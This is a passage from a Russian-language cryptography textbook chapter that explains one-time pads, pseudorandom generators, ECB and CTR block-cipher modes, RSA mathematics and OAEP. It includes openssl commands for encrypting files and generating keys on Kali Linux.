Но некоторую информацию одноразовый блокнот все-таки раскрывает. В данном случае нам известно, что шифротекст, ключ и исходное сообщение состоят из шести символов. Однако это мало что нам говорит, учитывая то, что шифротекст может

Tlgm: @it_boooks

с равной вероятностью соответствовать и слову *SECRET*, и любому другому слову из шести букв, например *puzzle*, *quacks* или *hazmat*. Это связано с тем, что мы можем выбрать шестизначный ключ, позволяющий сопоставить с шифротекстом любое из этих слов. Чтобы расшифровать сообщение, нам нужно выполнить операцию XOR над шифротекстом и ключом.

МАТЕМАТИЧЕСКИЕ ОСНОВЫ ОДНОРАЗОВОГО БЛОКНОТА

Чтобы лучше понять принцип работы одноразового блокнота и то, как одна и та же операция позволяет шифровать и расшифровывать данные, рассмотрим алгебру, лежащую в основе этого алгоритма. Сначала введем некоторые обозначения. Пусть $E(k, m)$ — функция, которая шифрует сообщение m путем выполнения операции XOR над ним и ключом k. Пусть символ $\oplus$ обозначает операцию XOR, а c — шифротекст. Математически это можно выразить так:

$$E(k, m) = m \oplus k = c.$$

$D(c, k)$ — функция, которая расшифровывает шифротекст c путем выполнения операции XOR над ним и тем же ключом k. Если вы посмотрите на уравнение шифрования, то увидите, что можно подставить $(m \oplus k)$ вместо шифротекста c и получить следующий результат:

$$D(k, c) = c \oplus k = (m \oplus k) \oplus k.$$

Оператор XOR ассоциативен. Это означает, что порядок операций не имеет значения. Поэтому мы можем преобразовать правую часть уравнения следующим образом:

$$(m \oplus k) \oplus k = m \oplus (k \oplus k).$$

Оператор XOR также является самообратимым. Это означает, что если мы произведем операцию XOR над одинаковыми числами, то в результате получим 0. Таким образом:

$$m \oplus (k \oplus k) = m \oplus (0).$$

Кроме того, для операции XOR существует нейтральный элемент. Это означает, что выполнение этой операции над числом и 0 возвращает исходное число.

$$m \oplus (0) = m.$$

Итак, я показал, что расшифровывание шифротекста путем выполнения операции XOR над ним и ключом позволяет получить исходное сообщение:

$$D(k, c) = c \oplus k = (m \oplus k) \oplus k = m.$$

Tlgm: @it_boooks

Метод одноразовых блокнотов имеет два ограничения. Во-первых, мы можем использовать каждый ключ только один раз. Если один и тот же ключ используется более одного раза, хакер может выяснить некоторую информацию о сообщении, выполнив операцию XOR над двумя шифротекстами. Например, на рис. 5.3 показано, что выполнение операции XOR над зашифрованными изображениями пчелы и знака «стоп» эквивалентно выполнению операции XOR над двумя исходными изображениями.




Рис. 5.3. Извлечение информации из двух сообщений, зашифрованных с помощью одного и того же ключа

Следующее уравнение показывает, что выполнение операции XOR над двумя шифротекстами (c_1 и c_2), зашифрованными с помощью одного и того же ключа k, эквивалентно выполнению операции XOR над двумя открытыми текстами m_1 и m_2. Свойство самообратимости (описанное выше) заставляет ключи в обоих шифрах отменять друг друга:

$$c_1 \oplus c_2 \Rightarrow (m_1 \oplus k) \oplus (m_2 \oplus k) \Rightarrow (m_1 \oplus m_2) \oplus (k \oplus k) \Rightarrow (m_1 \oplus m_2).$$

Другими словами, элемент случайности, привнесенный ключом, исчезает при выполнении операции XOR над двумя шифротекстами. Кроме того, шифрование одного и того же сообщения одним и тем же ключом всегда дает один и тот же шифротекст. Это позволяет хакеру заметить, что одно и то же сообщение было отправлено дважды.

Длина ключа также должна совпадать с длиной сообщения, поэтому длинные сообщения требуют использования длинных ключей. Это означает, что для шифрования документа, состоящего из 250 слов, при средней длине слова в пять символов вам придется запомнить ключ длиной 1250 символов.

Tlgm: @it_boooks

Но что, если бы можно было преобразовать более короткие ключи наподобие `tfkd` в более длинные, например `qwedfagberw`? В этом случае короткие ключи можно было бы использовать для шифрования длинных сообщений. Добиться этого позволяет генератор псевдослучайных последовательностей.

Генераторы псевдослучайных последовательностей

Генератор псевдослучайных последовательностей (ГПП, pseudorandom generator, PRG) — алгоритм, который всегда генерирует один и тот же кажущийся случайным результат при использовании одного и того же ключа. Это позволяет использовать более короткий пароль для создания ключа, длина которого соответствует длине сообщения. При этом запоминать весь ключ нет необходимости. Обсуждать тему случайности всегда непросто. Результаты применения подобных генераторов выглядят *статистически* случайными, даже если их источником не служат природные явления наподобие атмосферного шума или радиоактивного распада. Однако они не могут являться по-настоящему статистически случайными, поскольку входы таких генераторов намного короче выходов. Тем не менее ни один алгоритм не сможет определить разницу, поэтому результат применения ГПП ничем не уступает статистически однородной строке.

Как можно многократно генерировать одну и ту же псевдослучайную последовательность чисел на основе короткого ключа? Один из способов предполагает использование *линейного конгруэнтного генератора* (ЛКГ, linear congruential generator, LCG). В его основе лежит следующая формула, где X_n — это n-е число в последовательности:

$$X_{n+1} = (aX_n + c) \bmod m.$$

В зависимости от длины последовательности мы можем выбрать разные значения для параметров a, c и m. Мы также можем выбрать первое число в последовательности, X_0, которое называется *семенем*. Рассмотрим случай с параметрами $m = 9$, $a = 2$ и $c = 0$ и семенем, равным 1 (то есть $X_0 = 1$). При использовании таких параметров мы получаем следующий результат: 2, 4, 8, 7, 5, 1. Расчет каждого числа в последовательности приведен в табл. 5.1.

Последовательность повторяется, поэтому не является бесконечной. Мы можем создавать более длинные последовательности, тщательно выбирая параметры; однако все они в конечном итоге вернутся к началу. Процесс создания длинных ключей из более коротких называется *формированием ключа*.

Длина последовательности, составляющей полный цикл, называется *периодом*. Повторение последовательности не единственная проблема ЛКГ. Даже при чрезвычайно большом периоде шифрование с помощью ЛКГ не является надежным. Другая проблема заключается в том, что значения можно предсказать даже без

Tlgm: @it_boooks

вычисления полного периода. Никогда не используйте алгоритмы на основе ЛКГ в криптографических приложениях. Для формирования ключей рекомендуется использовать *стандарт формирования ключа на основе пароля* (PasswordBased Key Derivation Function 2, PBKDF2).

Таблица 5.1. Вычисление элементов псевдослучайной последовательности с помощью ЛКГ

X_{n+1}	$(aX_n + c) \bmod m$	X_n
2	$2 * 1 + 0 \bmod 9$	1
4	$2 * 2 + 0 \bmod 9$	2
8	$2 * 4 + 0 \bmod 9$	4
7	$2 * 8 + 0 \bmod 9$	8
5	$2 * 7 + 0 \bmod 9$	7
1	$2 * 5 + 0 \bmod 9$	5
2	$2 * 1 + 0 \bmod 9$	1

Ненадежные режимы работы алгоритмов блочного шифрования

Что, если разделить сообщение на блоки вместо того, чтобы генерировать ключи той же длины, что и сообщение? Тогда можно было бы зашифровать каждый блок большого файла независимо от других с помощью более короткого ключа. Именно эта идея лежит в основе *режимов работы алгоритмов блочного шифрования*. Режим *электронной кодовой книги* (electronic code book, ECB) был разработан одним из первых и, хотя не является надежным, довольно хорошо иллюстрирует данную концепцию.

На рис. 5.4 показан процесс шифрования двоичной последовательности 00011011 в режиме ECB. Обратите внимание на то, как двоичная последовательность разделяется на четыре блока, которые шифруются независимо друг от друга.

В этом примере блок реализует простую функцию, которая выполняет операцию XOR над входными данными и ключом 01. Однако при использовании одинакового ключа и входных данных режим ECB всегда будет выдавать один и тот же шифротекст, предоставляя хакеру некоторую информацию. Кроме того, режим ECB использует один и тот же ключ для каждого блока, что уменьшает количество возможных результатов и облегчает расшифровку сообщения. Например, на рис. 5.5 показано изображение, зашифрованное в режиме ECB.

Обратите внимание на то, что в зашифрованном файле все еще можно разглядеть контур исходного изображения. Это происходит из-за утечки информации, обусловленной применением одного и того же ключа для каждого блока. При использовании режима ECB для шифрования текста объем утечки информации был бы примерно таким же.

Tlgm: @it_boooks




Рис. 5.4. Шифрование двоичной последовательности 00011011 в режиме ECB




Рис. 5.5. Слева показано исходное изображение, а справа — зашифрованное

Недостатки шифра Цезаря, одноразового блокнота и режима ECB показывают, почему никогда не следует самостоятельно реализовывать алгоритм шифрования. Шифрование — это весьма деликатный процесс, и небольшие отклонения от спецификации могут привести к его ненадежной реализации. Всегда используйте надежные алгоритмы из проверенных библиотек.

Надежные режимы работы алгоритмов блочного шифрования

Рассмотрим более совершенный алгоритм шифрования. На рис. 5.6 показан принцип работы блочного шифра в *режиме счетчика* (counter mode block cipher, CTR).

Tlgm: @it_boooks




Рис. 5.6. Шифрование в режиме счетчика

Режим счетчика позволяет преодолеть два ограничения режима ECB. Во-первых, при его применении генерируется случайное число, называемое *nonce* (однократно используемое число), с помощью которого каждый раз при шифровании файла создается уникальный блокнот. Затем nonce-число добавляется к значению счетчика, который однозначно идентифицирует каждый блок, после чего их комбинация передается блоку. Это гарантирует, что каждый блок получает уникальную информацию.

Рассмотрим пример, в котором используется однобитный счетчик и однобитное nonce-число, равное 0. Счетчик циклически переключается между значениями 0 и 1. После их добавления к nonce-числу мы получаем входы: 00 и 01. Затем комбинация nonce-числа и значения счетчика передается в каждый блок, который возвращает блокнот для конкретного блока. Чтобы зашифровать блок, мы выполняем операцию XOR над этим блокнотом и открытым текстом в этом блоке, получая шифротекст. На рис. 5.7 показан пример шифрования двоичной последовательности 0000 в режиме CTR с использованием однобитного счетчика {0,1} и однобитного nonce-числа (результат подбрасывания монеты: орел — 1, решка — 0).

Блоки в этом примере используют тот же ключ и сопоставление символов, что и на рис. 5.6.

Важно различать блочные шифры и режимы их работы. Блочный шифр — это функция с ключом, которая принимает на вход *n*-битный блок и выдает *n*-битный блок. Результат применения надежного блочного шифра выглядит как рандомизированное содержимое входного блока. В приведенных выше примерах использовалась функция XOR, однако АНБ (Агентство национальной безопасности) рекомендует использовать *Усовершенствованный стандарт шифрования* (Advanced Encryption Standard, AES).

Tlgm: @it_boooks




Рис. 5.7. Шифрование двоичной последовательности 0000 в режиме CTR с использованием однобитного счетчика и однобитного nonce-числа

Сами по себе блочные шифры не являются схемой шифрования; однако для получения такой схемы можно применять их в различных «режимах». Примерами режимов работы блочных шифров выступают ECB и CTR. Когда мы говорим, что режим ECB ненадежен, это значит, что проблема заключается в режиме работы, а не в самом блочном шифре.

Шифрование и расшифровка файла

Зашифруем файл в режиме счетчика. Откройте окно терминала на виртуальной машине Kali Linux. Создайте текстовый файл, содержащий сообщение Top Secret Code, выполнив следующую команду:

```
kali@kali:~$ echo "Top Secret Code" > plain.txt
```

Чтобы просмотреть содержимое файла, выполните команду `cat`:

```
kali@kali:~$ cat plain.txt
```

Мы будем использовать библиотеку `openssl`, которая содержит несколько алгоритмов шифрования и предустановлена в системе Kali Linux. Зашифруйте файл, выполнив следующую команду и введя пароль при появлении соответствующего запроса:

```
kali@kali:~$ openssl enc -aes-256-ctr -pbkdf2 -e -a -in plain.txt -out encrypted.txt
```

Tlgm: @it_boooks

Флаг `enc -aes-256-ctr` указывает на то, что мы хотим использовать блочный шифр `aes256ctr`. Имя блочного шифра разделено на три фрагмента. Первый (`aes`) представляет функцию сопоставления, используемую в каждом блоке, в данном случае — это упомянутый ранее шифр AES. Следующий фрагмент (`256`) обозначает размер блока, который в данном случае составляет 256 бит. Последний фрагмент (`ctr`) обозначает режим блочного шифрования CTR. Следующий параметр, `-pbkdf2`, представляет собой функцию формирования ключа, а флаг `-e` приказывает библиотеке `openssl` зашифровать файл. Флаг `-a` преобразует двоичные данные в зашифрованном файле в формат Base64, чтобы упростить его вывод на экран в терминале. Наконец, мы используем параметры `-in` и `-out`, чтобы указать подлежащий шифрованию файл и имя выходного файла соответственно.

Чтобы просмотреть содержимое зашифрованного файла, выполните команду `cat`:

```
kali@kali:~$ cat encrypted.txt
```

Чтобы расшифровать файл, выполните следующую команду:

```
kali@kali:~$ openssl enc -aes-256-ctr -pbkdf2 -d -a -in encrypted.txt -out
decrypted.txt
```

Флаг `-d` приказывает библиотеке `openssl` расшифровать файл. Введите пароль, который использовали ранее. Подобно алгоритму одноразового блокнота, режим CTR расшифровывает шифротекст, выполняя операцию XOR над ним и выводимым блоком ключом, тем самым обращая процесс шифрования вспять.

Обратите внимание на то, что хакер, получивший доступ к зашифрованному файлу, вероятно, не сможет его расшифровать, однако может повредить его, изменив зашифрованные биты. В главе 6 мы обсудим алгоритм шифрования, который позволяет обмениваться зашифрованными файлами и выявлять их поврежденные копии.

Шифрование электронной почты

Теперь, когда мы зашифровали и расшифровали файл, рассмотрим процесс отправки зашифрованного электронного письма с помощью общедоступной сети, в которой любой человек может прочитать отправляемые незашифрованные сообщения. На первый взгляд, исправить эту проблему не так уж и сложно. Можно создать ключ и отправить зашифрованное сообщение, которое не смогут прочитать те, кто его перехватит.

Однако получатель тоже не сможет прочитать это сообщение, поскольку у него нет ключа. Учитывая невозможность личной встречи для обмена ключами, как можно передать ключ получателю, чтобы его не перехватили? Для этого можно использовать так называемую *криптографическую систему с открытым ключом*, также известную как *асимметричная криптография*.

Tlgm: @it_boooks

Криптографическая система с открытым ключом

Вместо одного общего ключа криптографическая система с открытым ключом предполагает использование двух: общедоступного открытого ключа и закрытого ключа, который не сообщается никому. Эти два ключа математически связаны между собой, поэтому сообщения, зашифрованные с помощью открытого ключа, можно расшифровать только с помощью закрытого ключа и наоборот.

Чтобы понять преимущества такой криптографической системы при отправке сообщений, рассмотрим аналогию. Допустим, вы хотите отправить Алисе свой дневник по почте, но не хотите, чтобы кто-либо из почтовых работников его прочитал. Вы могли бы закрыть свой дневник в ящике и отправить его Алисе, но без ключа она не смогла бы открыть его. Вместо этого Алиса может сначала прислать вам открытый замок, оставив ключ у себя. В данном случае замок не защищает никакую секретную информацию, поэтому если его увидят сотрудники почтовой службы, то ничего страшного не произойдет.

Этот замок является аналогом открытого ключа Алисы. Теперь вы можете закрыть с его помощью дневник в ящике и отправить его по почте Алисе. Никто не сможет открыть ящик (даже вы!), поскольку ключ есть только у Алисы. Получив ящик, она откроет его с помощью своего закрытого ключа.

Однако открытые ключи отличаются от реальных замков в том смысле, что они могут использоваться как для шифрования (выступать в качестве замка), так и для расшифровки (выступать в качестве ключа). То же верно и для закрытых ключей. Если сообщение зашифровано с помощью открытого ключа, то расшифровать его сможет только обладатель закрытого ключа. Однако если оно зашифровано с использованием закрытого ключа, то его сможет расшифровать любой, у кого есть открытый ключ.

На первый взгляд шифрование сообщения с помощью закрытого ключа может показаться странным, учитывая то, что его может расшифровать любой, у кого есть доступ к открытому ключу. Однако, шифруя сообщение с помощью своего закрытого ключа, вы подтверждаете тот факт, что оно пришло именно от вас, поскольку только вы имеете доступ к своему закрытому ключу. Процесс шифрования сообщений закрытым ключом часто называется *подписью*. Подписывая сообщение, вы подтверждаете, что оно пришло от вас. Например, когда вы запрашиваете веб-страницу своего банка, сервер банка предоставляет подписанный сертификат, подтверждающий ее подлинность. Мы обсудим эту тему более подробно в главе 6.

А теперь рассмотрим один из алгоритмов, делающих криптографию с открытым ключом возможной: алгоритм Ривеста — Шамира — Адлемана.

Теория Ривеста — Шамира — Адлемана

Вместо генерирования случайного ключа криптографическая система с открытым ключом создает связь между двумя ключами путем их вычисления. Введем

Tlgm: @it_boooks

некоторые математические обозначения, которые помогут нам при обсуждении алгоритма *Ривеста — Шамира — Адлемана* (Rivest-Shamir-Adleman, RSA). Обозначим целое число, представляющее открытый ключ, буквой e (от encryption, шифрование), а целое число, представляющее закрытый ключ, — буквой d (от decryption, расшифровка). (Именно такие переменные использовались в статье, в которой алгоритм RSA был представлен впервые.) Прежде чем перейти к теме генерации этих ключей, мы рассмотрим процесс шифрования и расшифровки.

Мы можем представить сообщение m в двоичном формате, а двоичные значения можно интерпретировать в качестве десятичных чисел. Например, код ASCII для символа *A* соответствует двоичному значению 1000001, которое можно интерпретировать как целое число 65. Теперь мы можем зашифровать значение 65 с помощью функции, которая сопоставляет значение 65 с символом c. Эту функцию можно выразить в виде следующего уравнения:

$$E(e, m, n) = m^e \bmod n \equiv c.$$

Это уравнение шифрования вводит новый общедоступный параметр n. Он создается в процессе генерации ключа, и мы обсудим его чуть позже.

Вы также можете спросить, почему хакер не может расшифровать сообщение, вычислив значение выражения $\sqrt[e]{c}$. Это довольно сложно при использовании больших значений m и e и еще сильнее усложняется необходимостью учитывать операцию по модулю (mod n). Итак, как же Алиса может расшифровать сообщение? Открытый ключ (e) и закрытый ключ (d) устроены таким образом, что если возвести зашифрованное значение в степень d и вычислить результат по модулю, то в итоге будет получено исходное сообщение. (Как правило, такие функции называются *лазейками*.)

Математические основы алгоритма RSA

Разберемся в том, как это работает. Для начала выразим процесс расшифровки математически:

$$D(d, c, n) = c^d \bmod n \equiv m.$$

Если вместо c мы подставим выражение из уравнения шифрования, то получим уравнение расшифровки, содержащее открытый и закрытый ключи (e, d), а также сгенерированный параметр (n):

$$(m^e \bmod n)^d \bmod n \equiv m.$$

Теперь мы можем упростить это уравнение, используя следующее математическое свойство:

$$(a \bmod n)^d \bmod n \equiv a^d \bmod n.$$

Tlgm: @it_boooks

Что позволяет нам переписать его следующим образом:

$$m^{ed} \bmod n \equiv m.$$

Теперь, если бы мы могли выбрать такие значения e и d, чтобы коэффициент m был равен 1, то показали бы, что $m^{ed} \bmod n = m$ для всех значений m меньших n:

$$m^{ed} \bmod n \equiv m^1 \bmod n \equiv m.$$

Мы могли бы этого добиться, сделав e и d равными 1. Но как переписать уравнение, чтобы оно было истинным и для других значений? Рассмотрим следующее свойство, которое выполняется для любого значения x и y, где n — произведение двух простых чисел: p, q, а $z = (p - 1)(q - 1)$:

$$x^y \bmod n \equiv x^{(y \bmod z)} \bmod n.$$

Если мы перепишем предыдущее уравнение, используя это свойство, то получим следующее:

$$m^{(ed \bmod z)} \bmod n \equiv m.$$

Теперь мы можем использовать целые числа, отличные от 1, в качестве значений e и d при условии, что $ed \bmod z = 1$.

Но как можно программно определить целочисленные значения для e и d? Алгоритм генератора ключей позволяет генерировать соответствующие целочисленные значения для e, d и n. Данный алгоритм предусматривает четыре основных этапа.

1. Выберите два больших простых числа (p, q) и сохраните их в секрете.
2. Вычислите значение выражений $n = pq$ и $z = (p - 1)(q - 1)$.
3. Вычислите значение открытого ключа (e), выбрав целое число, меньшее n и взаимно простое по отношению к z, то есть не имеющее с z общих множителей. Как правило, алгоритмы выбирают значение 65 537.
4. Используйте *расширенный алгоритм Евклида* для вычисления открытого ключа (d), выбрав целое число d, при котором $ed \bmod z = 1$.

Теперь у вас есть значения для e, d и n.

До сих пор мы рассматривали исключительно алгоритм RSA. Однако надежные реализации этого алгоритма также должны использовать *оптимальное асимметричное шифрование с дополнением* (optimal asymmetric encryption padding, OAEP). Ради простоты я решил описать алгоритм OAEP ближе к концу главы, однако не волнуйтесь, мы используем флаг `-oaep` при шифровании и расшифровке файлов с помощью библиотеки `openssl`, поэтому показанные далее команды должны быть вполне надежными.

Tlgm: @it_boooks

Шифрование файла с помощью алгоритма RSA

Теперь, когда мы разобрались с теоретическими основами алгоритма RSA, воспользуемся библиотекой `openssl` для создания зашифрованного электронного письма. Для начала сгенерируйте открытый и закрытый ключи, выполнив следующую команду:

```
kali@kali:~$ openssl genrsa -out pub_priv_pair.key 1024
```

Флаг `genrsa` сообщает библиотеке `openssl` о том, что вы хотите сгенерировать RSA-ключ, флаг `-out` указывает имя выходного файла, а значение `1024` — длину ключа. Чем он длиннее, тем надежнее. АНБ рекомендует использовать RSA-ключи длиной 3072 бита или более. Помните, что сообщать свой закрытый ключ не следует никому. Вы можете просмотреть созданную пару ключей, выполнив команду:

```
kali@kali:~$ openssl rsa -text -in pub_priv_pair.key
```

Флаг `rsa` приказывает библиотеке `openssl` интерпретировать ключ в качестве RSA-ключа, а флаг `-text` позволяет отобразить ключ в удобочитаемом формате. Вывод команды должен выглядеть следующим образом:

```
 RSA Private-Key: (1024 bit, 2 primes)
modulus:
    00:b9:8c:68:20:54:be:cd:cc:2f:d9:31:f0:e1:6e:
    7e:bc:c9:43:1f:30:f7:33:33:f6:74:b9:6f:d1:d9:
    .....
publicExponent: 65537 (0x10001)
privateExponent:
    73:94:01:5c:7a:4d:6c:36:0f:6c:14:8e:be:6d:ac:
    a6:7e:1b:c0:77:28:d4:8d:3e:ac:d0:c1:d5:8e:d0:
    .....
prime1:
    00:dc:15:15:14:47:31:75:5d:37:33:57:e0:86:f7:
    7d:2e:70:79:05:e1:e0:50:2f:20:46:60:e0:47:bf:
    .....
prime2:
    00:d7:d4:84:90:34:d9:2f:b2:52:54:a0:a9:28:fd:
    2a:95:fd:67:b7:81:05:69:82:12:96:63:2c:14:26:
    .....
.................
writing RSA key
-----BEGIN RSA PRIVATE KEY-----
MIICWwIBAAKBgQC5jGggVL7NzC/ZMfDhbn68yUMfMPczM/Z0uW/R2YU5/KtRxPtK
9nyWCf3WdUPidWzRlfBh2eJqnhDuY5abTid7rpvkU3vephDzkpeLpqPuM7TAqeOH
                    ..........
                    ..........
esvJa46Lzn6bvi3LxQJAF3aKgNy4mDpTGYAud381P9d8qCxHRQMaCZ43MPLnD22q
rf52xkSr0A6I2cJDp4KvF1EvIH8Ca2HlUrKWmCi57g==
-----END RSA PRIVATE KEY-----
```

Tlgm: @it_boooks

Метки в этом выводе соответствуют теории, рассмотренной ранее в главе, а модулем (modulus) является значение `n`. Помните о том, что он представляет собой произведение двух простых множителей *p* и *q*, которые в выводе обозначены как `prime1` и `prime2`. `publicExponent` (открытый ключ) — это значение `e`, а `privateExponent` (закрытый ключ) — значение `d`. В нижнем разделе представлена пара «открытый ключ — закрытый ключ» со всеми ее компонентами в формате Base64.

Чтобы извлечь открытый ключ из этого файла, выполните команду:

```
kali@kali:~$ openssl rsa -in pub_priv_pair.key -pubout -out public_key.key
```

Флаг `-pubout` приказывает библиотеке `openssl` извлечь из файла открытый ключ. Вы можете просмотреть этот открытый ключ, выполнив следующую команду, в которой флаг `-pubin` приказывает `openssl` обработать входные данные как открытый ключ:

```
kali@kali:~$ openssl rsa -text -pubin -in public_key.key

RSA Public-Key: (1024 bit)
Modulus:
    00:b9:8c:68:20:54:be:cd:cc:2f:d9:31:f0:e1:6e:
    7e:bc:c9:43:1f:30:f7:33:33:f6:74:b9:6f:d1:d9:
    .....
Exponent: 65537 (0x10001)
writing RSA key
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC5jGggVL7NzC/ZMfDhbn68yUMf
MPczM/Z0uW/R2YU5/KtRxPtK9nyWCf3WdUPidWzRlfBh2eJqnhDuY5abTid7rpvk
U3vephDzkpeLpqPuM7TAqeOHdtbmLGM5edQNmuO3Iw/VrkISQKfPp00zfcnQ4Db4
sROIQ+sQzQv4Q7Q2bwIDAQAB
-----END PUBLIC KEY-----
```

Вы можете сделать свой открытый ключ общедоступным, опубликовав его на своем сайте. Обратите внимание, что открытый ключ также включает модуль *n*, необходимый для расшифровки. Поскольку *n* — произведение двух секретных простых чисел (*p* и *q*), разложив *n* на множители, хакер смог бы расшифровать сообщение, зашифрованное с помощью схемы RSA. Однако в настоящее время не существует эффективных классических алгоритмов, позволяющих разложить *n* на множители, если простые числа являются достаточно большими. В 1994 году Питер Шор предложил *квантовый алгоритм*, который может раскладывать на множители большие числа. Он действительно работает, но мы пока не сумели создать квантовый компьютер, позволяющий применять его к большим числам. Пока у нас не появится такой компьютер, алгоритм RSA будет оставаться вполне надежным методом шифрования.

Пришло время использовать наши открытый и закрытый ключи. Создайте текстовый файл, подлежащий шифрованию:

```
kali@kali:~$ echo "The cat is alive" > plain.txt
```

Tlgm: @it_boooks

Используйте утилиту RSA (`rsautl`), которая является частью библиотеки `openssl`, для создания зашифрованного двоичного файла (`cipher.bin`):

```
kali@kali:~$ openssl rsautl -encrypt -pubin -inkey public_key.key –in
➥ plain.txt -out cipher.bin -oaep
```

Обратите внимание, что мы включили флаг `-oaep`. Надежные реализации RSA также должны использовать алгоритм OAEP, который мы обсудим чуть позже. Всякий раз при шифровании и расшифровке файлов с помощью `openssl` обязательно применяйте этот флаг для большей надежности.

Преобразуйте двоичный файл в формат Base64, выполнив следующую команду:

```
kali@kali:~$ openssl base64 -in cipher.bin -out cipher64.txt
```

Преобразование файла из двоичного формата в формат Base64 позволяет вставить его в электронное письмо в виде текста. Просмотреть текст в кодировке Base64 можно с помощью команды `cat`:

```
kali@kali:~$ cat cipher64.txt
MAmugbm6FFNEE7+UiFTZ/b8Xn4prqHZPrKYK4IS2E31SHhKWFjjIfzXOB+sFBWBz
ZSoRpeGZ8tSj7vs/pkO/kNCDxRxelfipdOhiigFk6TqAl9JwyB5E76Bm+Ju+sMat
h0Dx6tBjiN4RhT1hRl+9rUxdYk+IziH0jkCCngH6m5g=
```

Преобразование файла в формат Base64 не предполагает его шифрования. Шифровать файл следует до форматирования. Расшифруйте сообщение, преобразовав текст в кодировке Base64 обратно в двоичный формат:

```
kali@kali:~$ openssl base64 -d -in cipher64.txt -out cipher64.bin
```

Затем расшифруйте двоичный файл с помощью команды:

```
kali@kali:~$ openssl rsautl -decrypt -inkey pub_priv_pair.key –in
➥ cipher64.bin -out plainD.txt -oaep
```

Наконец, вы можете просмотреть расшифрованное сообщение, выполнив команду `cat`:

```
kali@kali:~$ cat plainD.txt
```

После этого вы должны увидеть исходное сообщение: `The cat is alive`.

Оптимальное асимметричное шифрование с дополнением

Обычный алгоритм RSA ненадежен, поскольку всегда выдает один и тот же шифротекст при шифровании сообщения одним и тем же открытым ключом e. Это связано с тем, что процесс шифрования ($m^e \bmod n$) не предполагает использования случайного nonce-числа. Алгоритм OAEP позволяет решить эту проблему.

Tlgm: @it_boooks

Рассмотрим принцип работы данного алгоритма, опустив некоторые математические подробности. Перед шифрованием сообщение проходит предварительную обработку:

$$E(e, m, n) = (\text{OAEP-PRE}(m))^e \bmod n \equiv c$$

Данный шаг можно представить с помощью следующего псевдокода:

```
OAEP-pre(m):
    r = random_nonce()
    X = pad(m) XOR Hash(r) ❶
    Y = r XOR Hash(X)
    return X ‖ Y
```

